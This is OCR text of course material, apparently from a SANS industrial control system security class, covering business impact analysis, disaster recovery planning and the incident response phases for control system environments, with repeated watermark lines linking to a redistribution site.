First, the company determines its vulnerabilities through a Risk Analysis. The company then assesses the impact that each of these vulnerabilities represents for the company by completing a business impact analysis. Realistically, no organization has the resources to deal with every vulnerability. Instead, in this step, the company prioritizes the vulnerabilities based on their likelihood and impact. Those vulnerabilities that represent greater risk to the company are identified so that steps to avoid their occurrence can be planned. In the event that those plans fail, the prioritized vulnerabilities can also be given priority in terms of recovery of affected operations.

Remember, not all losses are directly associated with the loss of money, although it will most likely affect the company financially in the long run. Do not forget to include the "intangible" losses, such as customer satisfaction or loss of consumer confidence. For instance, if a major e-commerce shopping site is down for a long time, consumers will become frustrated and will perhaps begin shopping somewhere else. At that point, it does not matter what caused the problem: Earthquake, flood in the data center, or a Denial-of-Service attack. The fact is that the site was down. The faster the company is able to recover, the better. Conversely, professional handling of a disaster can actually improve an organization's reputation with its customers and other stakeholders.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Top Mistakes in ICS DR/BC Plans

- Most engineering DR/BC plans fail to consider cyber attacks
  - If attackers bring down the process, do you really want to stand it back up?
  - Did the attacker bring it down on purpose?
  - Did they try doing something worse and bring it down by mistake?
  - Bringing processes back online may cause greater safety issues
- But we can't keep the processes down forever
  - Businesses will calculate the maximum tolerable downtime (MTD)
  - Can you find and eradicate the attacker in that timeframe?
- Islanding can be an effective defense against remote attacks
  - Island an ICS site from the enterprise and remote connectivity
  - Island ICS processes at a site from Purdue level 3 and other processes
  - Islanding must be planned and may not be possible at legacy sites
  - Work with engineers in DR/BC plans to determine islanding possibilities

The business impact analysis (BIA) documents what impact a disruptive event might have on a corporation. The BIA prioritizes business functions versus risks to identify the criticality of functions and the time frame on which they must recover. Some business functions, if down for only a few seconds, might dramatically and detrimentally impact the business. Other business functions might be interrupted for days or weeks and have no negative effect on the corporation.

The primary goal of the BIA is to determine the maximum allowable downtime for any given system, or maximum tolerable downtime (MTD). Understanding the MTD for business processes is mandatory before designing your disaster recovery plan. Without the MTD calculation for systems, you won't know if the plan meets or exceeds the requirements of the business. While exceeding business requirements is usually a good thing, the cost of doing so may not be.

The process of developing the BIA typically involves interviewing the various key users of the various computer systems to get a better understanding of how a disaster could impact the ability to continue operations. Some of the key interview questions might include:

- What would be the impact of an information technology failure on cash flow and revenue generation?
- Would the disaster impact the level of service?
- How long could the outage last before it began to affect your productivity?
- Would there be irretrievable loss of data?
- What are the key resources that are required to be kept operating?
- At what point would those resources need to be in place?
- How does this process/system interact with other processes and systems? What are the dependencies on this process?

Lower management may err toward too much (that is, too expensive) risk avoidance, whereas upper management might prefer to accept certain risks and redirect mitigation resources elsewhere in the business. This is a common mistake in BC/DR planning.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Minimize subjectivity by changing how you use subjective inputs
  - Islanding can be a very effective defense if included in DR/BC plans
- Recommendations to owner/operators
  - Make decisions first based on impact alone for initial risk categories
  - Prioritize inside each category based on likelihood and frequency
  - Work with engineers to ensure cyber attack has been considered in DR/BC plans
- Recommendations to vendors
  - Create or improve your cybersecurity emergency response services for customers
  - Educate customers in appropriate cybersecurity responses for your products
- Recommendations to governments and regulatory bodies
  - Follow DOE's recommendation of risk first
  - Minimize regulatees' ability to use subjectivity to avoid remediating high-risk vulnerabilities

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Incident Response

Applicable Standards:

- **NIST CSF v1.1:** RS
- **ISA/IEC 62443-2-1:2009:** 4.3.4.5.1
- **ISO/IEC 27001:2013:** A.16.1.5
- **NIST SP 800-53 Rev. 4:** CP-2, CP-10, IR-4, IR-8
- **CIS CSC:** 19
- **COBIT 5:** APO12.06, BAI01.10


This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Incident Handling in ICS

- NIST 800-61 IR Process
  - Preparation
  - Detection & Analysis
  - Containment, Eradication, & Recovery
  - Post-Incident Activity



- We are going to ICS-ify these basics

- ICS515: ICS Visibility, Detection, and Response
  - Will greatly expand upon our IR process here
  - Introduce the ICS Cyber Kill Chain
  - Introduce the Active Cyber Defense Cycle

Based on the importance of incident response across the industry, it is important that a clear and standard process be followed. To create a starting point, the US Department of Energy (DOE) led an initiative to build a six-step process back in the early 1990s. The six-step process used in this course and throughout the industry is based on the original process developed as part of a joint effort led by DOE. This was later expanded and codified into NIST 800-61.

The six steps listed here can help serve as a road map or a compass, if you will, to develop a phased approach to incident handling. Keep in mind that for this process to be successful, each step must be followed.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Preparation

- Communications
  - Assemble contact information (team members, legal, PR, law enforcement, industry peers)
  - Prepare out-of-band communication methods, mobile, and encryption
  - Partnerships or retainers for on-demand IR and forensics resources
  - Compensation plans for IR team members who spend excessive hours in IR
- IR Assets
  - War room (ICS SOC, conference room, etc.)
  - Issue tracking for IR
  - Secure storage for jump bags, passwords, plans, and evidence
  - ICS testing lab and tools (to ensure tools work as expected in ICS)
- Procedural
  - Who to contact, when to contact them, and who contacts them
  - Tasks and procedures for IR team members
  - DR/BC plans with cybersecurity scenarios

The preparation step is the first and most critical step of the incident handling process. The tasks associated with this step must be performed in advance before the incident has occurred. This is the reason why it is often overlooked, or even skipped. SANS recommends that you spend enough time preparing all the elements that are required during an incident, with the goal of increasing the efficiency and success of your incident handling efforts.

When it comes to incident handling, planning is everything, and preparation plays a vital role. It is important to have a policy in place that covers an organization's approach to dealing with an incident. One item that a security policy needs to cover is whether a company is going to notify law enforcement officials or remain silent when an incident occurs. The answer to that may depend on the severity of the incident; if so, what guidelines should the responder use to decide whether to call? If you are going to contact law enforcement, have a list of phone numbers for each agency you may need to involve. Another important item to consider is whether to contain the incident and move into cleanup phases or to observe the attack in an attempt to gather more evidence. The policy should also contain direction for interorganizational incidents and how the company works with other companies regarding an incident.

Incident handlers can be under extreme pressure. Consider a worm that infects your entire infrastructure, effectively making your network systems unusable. This is one reason incident handling teams must never rely on Voice over IP. If you have a VoIP installation, consider the use of cell phones, walkie-talkies, or some other backup method of communications. Incident handling can become a large-scale effort involving many people on many systems simultaneously. This should be taken into account during the planning phase.

The time to make these types of decisions is before the incident, keeping senior management and legal staff apprised of any changes to policy. Because of the sensitive nature of incident handling, any decisions made could greatly affect your career down the road if you did not get approval or reach consensus with management. The last thing you or your company wants is for senior management to question or doubt the decisions that were made during an incident.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

When selecting members of the team, keep in mind that not everyone makes a good incident handler. There are some smart people in this industry whose personalities do not lend themselves to work under immense pressure and as part of a team. People who like to work solo and need to be the hero usually do not make good team members. Ideally, a person should have a strong technical background, thrive in a team environment, and have the ability to make sound decisions grounded in reality.

As the incident response team begins to mature and has responded to several large incidents, it is possible that members of the team will get burned out and leave the team. Although this is certainly understandable, an approach you may want to take is to provide compensation and other rewards for members of the team. This may run counter to your current policies, but keep in mind that incident handlers are often called to perform their duties after normal business hours, weekends, and holidays while under a lot of pressure to get things restored as quickly as possible.

During the preparation phase, an organization should make plans to update its disaster recovery plan to include incident handling. After all, what is a disaster? It is an incident and needs to be handled as such. Although disaster recovery plans are often thought of as a checklist to get a business back up and running as quickly as possible, the skills possessed by the incident handling team could be put to good use to reach this goal. In addition, the disaster recovery plan and the incident handling procedures guide should contain information for emergency communications.

The issue of making privileged passwords available to others can be a delicate situation. However, in an emergency, a handler may need access to critical systems.

One idea to consider is to incorporate a procedure where system passwords are kept in sealed envelopes in a locked container or data center until they need to be used. This may seem cumbersome, but it does work and keeps the passwords private until they are needed by the incident handling team. For this to work, the system administrators must ensure to keep the passwords in the sealed envelopes up to date, and the incident handlers must make every effort to tread lightly on the systems, inform the system administrators of any changes made, and above all, never use a privileged password unless they are qualified on that operating system. One thing that will certainly make an incident worse is having someone who has no idea what he is doing issuing commands as administrator or root.

Our computing environments are complex and will change over time. Training is critical for each member of the incident handling team. Memory fades over time, especially if the members are not working on honing their skills on a regular basis. Having a checklist on how to bring a system down safely or on how to restore a system from tape can help in preventing errors and can reduce the stress on the handler. If your team is following a checklist and the resulting operation fails, it may be the fault of using an outdated checklist on a regular basis, so ensure they are updated to your organization's current environment.

Reaction time to an incident is absolutely critical. Every effort should be made to find members of the incident handling team who will be able to respond on short notice. For example, an incident handler who has a 2-hour commute into work may not be that helpful in a situation that requires immediate attention. One way to mitigate the effects of delayed reaction is using what the military calls a jump bag. This bag would contain in a central location everything needed to respond to an incident. Items such as contact numbers, checklists, telephone, notepad, and pencils are items that you would want to include. Also, as far-fetched as it sounds, spare network cables, a hard drive, a mini-hub, and tools for working on a PC should be considered essential.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Detection and Analysis

- Questions each organization must answer for themselves
  - How does your organization define an incident? (usually involves a malicious actor)
  - Do you have multiple levels of incidents based on severity?
  - Who can declare an incident?
- Be willing to alert early, but do not jump to a conclusion
  - Event correlation (IDS alerts, abnormal user activity, abnormal traffic, ICS process issues)
  - Clearly separate the facts from the possibilities
  - Determine whether this is an event or an incident
  - Identify possible evidence and do not modify it
- Notify correct people
  - Assign a primary handler
  - Internal teams first
  - External entities according to regulation and company procedures
  - If you are part of critical infrastructure, share IoCs with peers and regional coordinators

Being able to correctly identify an incident could be the difference between cleaning up the problem in a few minutes and causing your organization's network to be down for several hours or even days. Obviously, any system outage could potentially cost your company a lot of money, so it is important to identify an incident correctly the first time and respond accordingly. This should be the paradigm we work under; be willing to alert early, have trained people look at the situation, and be able to stand down quickly at a minimum of expense if nothing is wrong. No matter which course of action you decide to pursue, make certain you have mechanisms in place to correctly identify an incident.

There is nothing wrong with alerting early if you maintain situational awareness, and everyone understands this might not be an actual incident. All attempts should be made to avoid overreacting to the situation and escalating it too fast, only to realize an hour later that you made a mistake. If that happens enough times, you could fall victim to the "boy who cried wolf" syndrome; and then when a real incident occurs, no one will believe you because of the false alarms.

It is important to keep in mind that a primary handler should be assigned as a team leader to keep the process flowing while also making sure that no steps are overlooked or missed. For smaller incidents, often of the "Would you check this out?" category, there isn't a need to send a core team of incident handlers. It is a recommended practice to have a core team of well-trained handlers and also have incident handling skills and training as part of the job description for security officers and system administrators. An organization that adopts this approach benefits by having multiple layers of "firefighters."

However, in such a case, it is important to assign tasks in a way that encourages cooperation among the team and allows them all to succeed. When assigning tasks to part-time members of the team, do so in a way that it is clear what is expected of them: The quality of their investigation, their responsibility to preserve and collect evidence, what documentation they should produce, and when it is due. It is also important that they know who they should contact if they feel they need additional guidance or support.

After you determine that the event is actually an incident, the handler may decide to take the steps needed to build a criminal or civil case. In this situation, witnesses should be identified, and a written statement of

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

what they heard or saw should be taken immediately while the information is still fresh in their minds. If a decision is made to involve law enforcement, make sure senior management is notified, unless you have a detailed policy to follow.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Containment

- Goal is to minimize impact and stabilize the environment
  - Isolate and island if possible
  - Identify potentially unsafe conditions
  - Be careful not to make things worse
- Continue gathering evidence while doing analysis
  - Make a backup of the systems where possible
  - Consult legal team where needed
  - Lean on individuals with forensics training
- Identify source of attacks, both hosts and networks
  - Continually update your indicators of compromise (IoC)
  - Leverage these custom IoCs in your tools
  - Vulnerability scanners can help if you have predetermined their usage as safe

Okay, we have spent countless hours preparing for the eventuality of an incident. We have a good idea of what it takes to identify an incident, but where do we go from there? Being able to identify an incident solves only part of the problem. We are still left with the task of isolating and eliminating the source of the incident. This section discusses some steps that can be taken to contain an incident and, hopefully, limit its damage to the organization.

The primary responsibility of the incident handler is to make things better while adhering to the basic principles of liability and negligence. Negligence for failure to meet a certain standard of care is generally determined by a court of law. Specifically, negligence is defined as, *"the failure to exercise the degree of care expected of a person of ordinary prudence in like circumstances in protecting others from a foreseeable risk of harm in a particular situation."* In other words, a handler is responsible for meeting the expectations of the prudent person rule. Typically, a company that acts reasonably or with due care generally will not be found negligent. When an abnormal condition presents itself and there is potential for an impact to operational equipment or facilities, the incident handler needs to communicate with operations management to determine if conservative operations or other response actions are necessary.

There exists a potential for incident handlers to run into trouble while performing their duties. It is extremely important to keep in mind that there is no aspect of incident handling that allows handlers to break the law. For example, if you suspect someone within your organization of downloading child pornography, you can't download these files to your computer to examine them. Also, a handler needs to exercise due care with regard to a person's privacy under the Electronic Communications Privacy Act.

For instance, if you are an Internet Service Provider, you cannot just release the personal information of a subscriber simply because someone claims they were attacked from the subscriber's IP address.

You should also be aware that corporate officers within your organization might be held liable for your actions if they are considered unlawful.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

In containing an incident, you must first secure the area. In doing so, a forensically sound backup should be made of all infected systems. If the original hard drive cannot be kept for evidence, multiple copies of the backups should be made for future analysis, if needed. One copy should be kept for evidence and the other copy used to analyze the incident. At some point in the containment process, a decision needs to be made of whether the systems should be pulled off the network or if the entire network should be disconnected from the internet. Also, passwords should be changed as soon as possible to make sure a compromised account couldn't be used for re-entry into the system by a remote attacker.

One of the key aspects of the incident handling process is to be able to present, with a high level of detail, the different pieces of evidence found, and all the actions performed during the whole process. For this purpose, you should take detailed notes of all the events associated with the incident, from the Identification (step 2) to the Recovery (step 5) phase, preferably using numbered paper notebooks.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Eradication

- Clean up the malware and backdoors
  - Do this before restoring operations (isolation and islanding)
  - Improve defenses
  - Determine the cause, not the symptoms
  - Perform vulnerability analysis
- Make sure reinfection does not occur
  - Over 50% of the time the attackers come back
  - Attackers often have 3+ ways in
    - **Original Exploit:** which they stop using after initial compromise
    - **Primary Remote Access:** often same as your engineers (living off the land)
    - **Backup Remote Access:** often some reverse tunnel method

Before the system goes back online, an incident handler must make sure that he/she fixes the problem or the vulnerability that the attacker used to compromise the system. At first glance, the tendency may be to wipe out the entire operating system and rebuild it from scratch. Although this is certainly an effective way to remove any malevolent code, the opportunity for reinfection via the same channel still exists. There are a myriad of cases where systems were taken offline, rebuilt, and put back on the network only to be compromised again within minutes or hours. This is because a root cause analysis wasn't performed to determine why the incident happened in the first place.

It is not enough to simply recover the system and put it back online: The underlying security mechanisms of the affected systems must be altered, fixed, or upgraded to accommodate any new vulnerabilities. If it is a production system, you may hear voices of dissent from the organization about modifying a server running on a production network. This is an important, and to an extent, valid argument, but the counter is that if the system were compromised, then it must contain a vulnerability that might exist on other servers and could be exploited on a continual basis until the problem is fixed. Further, manually cleaning up the damage from an incident does nothing to prevent the problem from occurring again unless the problem is accurately identified and removed, patched, or otherwise mitigated.

Attackers often try to establish additional ways of ensuring remote access to the compromised system, so they have control of it even if the vulnerability exploited originally is fixed. Such backup access methods are known as backdoors and are implemented using several methods. Some of the most common ones include a process listening on a specific port and offering shells access (without requiring authentication), creating a new user account with high privileges, and scheduling jobs that periodically run programs that open new paths to access the system. As a wide incident handler, you need to not only fix the vulnerability used during the initial system compromise but also identify and remove every additional backdoor left by the attacker.

After the system is recovered, it is a good idea to run a vulnerability scanner against the affected system to see if the problem is, indeed, fixed and that no new holes were opened in the process.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

A number of commercial products, such as ISS Internet Scanner, work well and produce nice-looking reports, but open-source tools such as OpenVAS should not be overlooked. If your organization is on a tight budget, and you need tools that perform the task with great efficiency, then you owe it to yourself to explore the open-source options available.

To sum up, your main goal as an incident handler is to make sure that a new compromise using the same, or even a similar, vulnerability does not happen again.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Recovery

- Engineers and operators will recover their systems
  - Importance of secure storage of all their firmware, logic, and configurations
  - This can be a lengthy process if processes were compromised
  - Full process validation, at least for safety, is often required
- ICS Cybersecurity
  - Double check your security defenses and controls
  - Make reasonable improvements for continued detection
  - Monitor your defenses, logs, and alerts closely

hide01.ir

The key point to consider in the recovery phase is to ensure you are not restoring vulnerable code that has already proven itself to be exploitable by any number of attack methods. For example, if you restore a system from tape backup, then you could be restoring a previous state that contained the vulnerability exploited by the attacker. In this context, vulnerable code refers to operating system software that hasn't been patched to the latest levels, source code, and/or application software being used on the affected system.

The two main options available when restoring a compromised system:

1. Installing the operating system (OS), firmware, applications, and configurations from scratch using the official and original media, adding the latest OS and application software updates (fixing the vulnerability exploited during the incident), and finally restoring the data from a backup.
2. Restoring the system from a trusted backup and patching the system to at least fix the vulnerability involved in the incident. The trusted backup already contains the latest system and application data available.

Before the system can be brought back into production, the incident handler needs to validate the system along with the system administrator. Removing the vulnerability could have affected other functions of the system that are deemed critical by the business. Anything that breaks after the recovery is likely to be blamed on the incident handler, so every effort should be made to ensure the system is working as normal before turning it over to the system administrator.

In addition, the decision on when to put the system back into production has to be made by the system owner. The handler can give advice and be as helpful as possible, but, ultimately, the final decision of bringing a system back online rests in the hands of the system owner and/or administrator. It should go without saying that if the eradication were not complete, or the infection vector were not closed off, there stands a chance of reinfection. Monitor the systems closely for the first few hours of operation to see if anything crops up that could be attributed to the original incident. Monitoring will also help demonstrate

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

to the organization the importance of an incident handling team, and the dedication of the team members to ensure the problem is taken care of correctly.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Post-Incident Activity

- Identify the most relevant conclusions and areas for improvement
- Develop a report and try to get consensus
- Conduct lessons learned or follow-up meetings within 24 hours of the end of the incident
- Send recommendations to management, including a cost analysis

After the system has been restored and is back in operation, a report outlining the entire process should be drafted by the primary incident handler. It is important to summarize the incident, identifying the most relevant conclusions obtained to aid in avoiding similar incidents in the future. The report should contain areas for improvement, both in the security infrastructure and in the incident-handling process itself. In addition, the report must point out new security actions or projects identified during the incident and that must be implemented to increase the overall security of the IT environment.

The goal should be to get consensus with everyone involved. After the report has been drafted, all members of the incident handling team should meet for a "lessons learned" overview. The goal of this meeting is to come up with a list of items that need to be included in the executive summary of the report. The executive summary should contain a brief synopsis of the entire incident, including the steps taken to recover and recommendations made.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lessons Learned from On-Site Perspective

- One of ICS410's original authors was Eric Cornelius
  - Served as Deputy Director and Chief Technical Analyst for the Control Systems Security Program at the US Department of Homeland Security (DHS)
  - Led over 100 "boots-on-the-ground" engagements involving ICS penetration testing, forensics, and malware analysis
- Key lessons learned from Eric for ICS
  - Most ICS incidents are escalations of IT incidents
  - Most ICS environments are lacking in terms of response plans, detection capabilities, and logging
  - Most disaster recovery plans are useless in terms of incident management
  - The cultural differences between IT and OT are exacerbated during an emergency

An ICS compromise is difficult to deal with. The scenario is further complicated by the fact that few owner/operators detect the compromise themselves but are rather notified by the government, a researcher, or a firm. Few environments have the logging capabilities in place to effectively deal with incidents that happened in the past. This is especially true for incidents that occurred longer in the past than the default log rollover period on most network devices (approximately 30 days). Further complicating the confusion is the fact that many IT/OT organizations have different leadership chains and effective decision-making is completely inhibited. The skills necessary to make decisions that impact both the IT, and the ICS environment are possessed by few people in an organization and in some cases, lie only in the hands of the incident responder, who is usually not well enough versed in the specifics of that environment to make the decision. Another layer that further complicates the ICS IR world is the involvement of the government. It is nearly certain that the ICS-CERT, the FBI, and potentially a federal regulating entity will be involved in the incident. It is critical to remember that the asset owner/operator is still in control, even though it may not feel that way. The government has a perspective on threats and attacks that few others can provide, and this should be taken advantage of. However, they lack the resources to effectively see breaches through to the end. It is highly advised that owner/operators call an expert to help manage all aspects of the incident and to be the trusted advisor when working with the government. It is essential that this expert be chosen and vetted before an incident occurs. Each of these problems cause delays in a process where time is of the essence. Pre-emptive planning and regularly scheduled exercises can greatly increase efficiencies and make management of these incidents far easier.

Key takeaways for the IR process:
Many asset owner/operators are caught up in the media-driven attack 2.0 frenzy. Almost without fail, successful attacks are based on tried-and-true methodologies, many dating back to the early 2000s that a great number of ICS assets are still vulnerable to. A return to the fundamentals of security is necessary to combat sophisticated attackers.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Plan, plan, plan:
Create an IR plan that holds authority for the entire organization. Use attack trees, kill chains, and any other decision criteria that fit your organization. The purpose of an IR plan is to put the power in the hands of those who can actually resolve the incident. Reporting structures and escalations are necessary and they should be well documented. TEST YOUR PLAN OFTEN.

Spend the money:
The security team members in nearly every organization can provide a list of 5–10 items that concern them right off the top of their heads. Responding to an event is far more costly than preventing one. Investing in your infrastructure is the cost of doing business and spending less money sooner beats spending more money later.

Be involved:
There are many information sharing mechanisms available for those in the ICS world. Awareness goes a long way; an organization that is aware of the threats and risks facing it from the operator all the way to the CEO is an organization that will work together to resolve an incident.


Lastly, you will be attacked. Your security team needs to have the tools and the training to quickly identify the level of the attack and whether it was targeted. When it comes to learning these skills, there is no substitute for experience. Invest in your people.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Electric Sector's GridEx

- GridEx
  - Facilitated, distributed tabletop exercise (TTX)
  - Organized by NERC
  - Open to all bulk power utilities in North America
  - Includes law enforcement, government, and vendor organizations
  - Runs in odd years
- GridEx V in 2019
  - 7000+ players
  - 526 organizations
- Includs utilities beyond electricity
  - Water
  - Gas
  - telcom



An example of Advanced TTX with distributed play exercise is the NERC GridEx exercise. This exercise has been run a number of times and has defined objective sets for each exercise, which differs from the previous event. The exercise is open for all NERC registered entities, select government, vendors, and other limited third-party participation. The exercise is facilitated by a contained exercise control team that deploys the injects and overall drill communications; however, entity planners and players conduct the exercise at their normal place of work or in a large conference room at their distributed facilities.

Each year, GridEx has grown in participation and exceeded 364 participating organizations and more than 4,400 players.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IR Sample Exercise Framework

- Electricity Information Sharing and Analysis Center (E-ISAC)
  - Conducts Cyber Risk Preparedness Assessments (CRPA) for NERC
  - Assesses entity capability and response to cybersecurity challenges
  - Designed to assess cyber resiliency capabilities of bulk power system entities
  - Focuses on unique nature of cyber threats
- E-ISAC/NERC CRPA program
  - Focuses on key improvement areas in the bulk electric sector
  - Identify best practices (successes) to be shared with the industry
  - Developed an entity starter kit
  - Provided in the ICS410 media files in the Exercise Supplements folder

The Electricity Information Sharing and Analysis Center (E-ISAC) conducts Cyber Risk Preparedness Assessments (CRPA) of NERC Registered Entities, assessing entity capability and response to cybersecurity challenges. The CRPA is designed to assess the current cyber resiliency capabilities of bulk power system entities and the adequacy of existing reliability mechanisms related to the unique nature of cyber threats. By conducting such an assessment, NERC can focus on key improvement areas and also identify best practices (successes) to be shared with the industry.

The CRPA exercise is run as a facilitated TTX, and the exercise scenarios are designed to enable the organization to assess its preparedness based on the capability to:

- Detect cyber attacks
- Prevent cyber attacks
- Respond to cyber attacks
- Manage their electronic systems and electric power assets to minimize potential damage
- Communicate and coordinate effectively with interconnected neighbors and reliability coordinators to contain the impact to the BPS
- Communicate and coordinate effectively with appropriate local and federal authorities

The NERC E-ISAC has developed an entity starter kit that enables organizations to run their own drills. This can be found in the course media files.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Incident Response Practice

- Enhance the resilience and reliability of your operations environment
  - Test IR plans and procedures
  - Gain an understanding of gaps in cyber preparedness
  - Examine system interdependencies now, not later
  - Test notification and reporting capability
  - Identify where you have and don't have system/network visibility
- Tabletop Exercises (TTX)
  - Benefits of exercises
  - Basic exercise concepts
  - Guidance and resources for building an exercise
  - Expand with advanced hands-on exercises

If the first time you dust off your incident response plan (IRP) or communication and notification plan is when you have an incident, then it is unlikely that you will handle the incident in an appropriate manner. Much like an athlete, practice is critical if you expect to increase your performance and overall ability.

Performing exercises will help improve the abilities of your players to more quickly identify events of interest, provide necessary training on what players should do, and almost equally important, what they should not do.

Many organizations have a mature risk assessment process that has been leveraged to examine the risk of impact to an operating environment. Mature risk assessments involve internal business units responsible for an operational environment, as well as across business units that interface or support the operational environment. As you build advanced scenarios that simulate impacts to components of your operating environment, you will further examine the pre-incident risk assessment determinations.

As players work through their response plans and attempt to contain, eradicate, and recover assets, it may become apparent that additional layers of protection or capabilities would improve overall capabilities.

Players and planners will likely identify important interdependencies across business units and internal or external partners that may have not previously been identified as potential stakeholders in your incident response process.

Cross-Business Unit collaboration, reporting, and incident assessment (including escalation procedures) include broad business coordination (C-suite, public affairs, IT, operations, legal, corporate communications, customers, risk committee, compliance, regulatory agencies, vendors, supply chain, facilities, physical security, law enforcement, and more).

Many incident response plans fail to identify a true process of incident de-escalation or Cross-BU prioritization and resource allocation. There may also be important reporting requirements post incident

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

including:

- Regulatory reporting
- Financial impact reporting
- Lessons learned documentation
- Root cause analysis
- Document best practice items identified for broader implementation

Many organizations are required by regulation to perform routine communication tests and test reporting and notification capabilities. For organizations that do not have external requirements, it should still be pursued in a test or practice opportunity rather than discovering that you do not have a means of communication during an incident, either due to poor documentation or due to primary communication system loss.

Many organizations' incident response plans do not provide adequate guidance and appropriate procedures; further, many employees may not even be aware that an IRP exists or where it is. During an incident, it would be difficult to ensure appropriate actions are taken if a playbook is not well understood and practiced.

Exercises not only provide the ability to examine the resiliency and capability of your systems and your defenses, but they also provide the ability to examine your personnel capabilities and maturity in responding to an attack. The greatest systems and plans are unlikely to succeed without skilled, knowledgeable, and capable staff.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Preparation
  - Detection & Analysis
  - Containment, Eradication, & Recovery
  - Post-Incident Activity
- Recommendations to owner/operators
  - Practice your IR plans
- Recommendations to vendors
  - Provide a means for customers to interface with you during an incident
- Recommendations to all
  - An incident will occur in every organization
  - Take a deep breath when it happens
  - Level-headed methodical approach to resolving the situation
  - You and your organization will emerge stronger and more prepared for the next incident.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Defending Linux and Unix
  - Lab 5.1: Baselining and Hardening Linux Systems
- Endpoint and SIEMs
  - Lab 5.2: Windows Event Logs
- ICS Cybersecurity Programs
- ICS Cybersecurity Policies
- Measuring Cybersecurity Risk
- Incident Response
- Final Thoughts and Next Steps

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS Resources

- **SANS ICS Homepage**
  - ICS resources, training, webinars, research papers, media, events
  - https://ics.sans.org
- **SANS ICS Community Forum**
  - 1000+ ICS professionals discussing current events, sharing tips, and answering questions
  - Connect with others passionate about securing our critical infrastructure!
  - One of your best ICS recourses going forward with very low chatter
  - https://ics-community.sans.org/signup
- **Other SANS resources**
  - SANS Internet Storm Center
  - SANS Reading Room
  - SANS NewsBites
  - SANS Security Policy Project

SANS conveniently hosts quite a bit of information that will be useful to any security practitioner. Some excellent resources:

- SANS Reading Room – https://www.sans.org/reading-room
- SANS NewsBites – https://www.sans.org/newsletters/newsbites
- SANS Security Policy Project – https://www.sans.org/information-security-policy/
- SANS ICS Cybersecurity Poster – https://www.sans.org/media/industrial-control-systems/ics-target.pdf
- SANS ICS Community Forum signup page – https://ics-community.sans.org/signup

hide01.ir

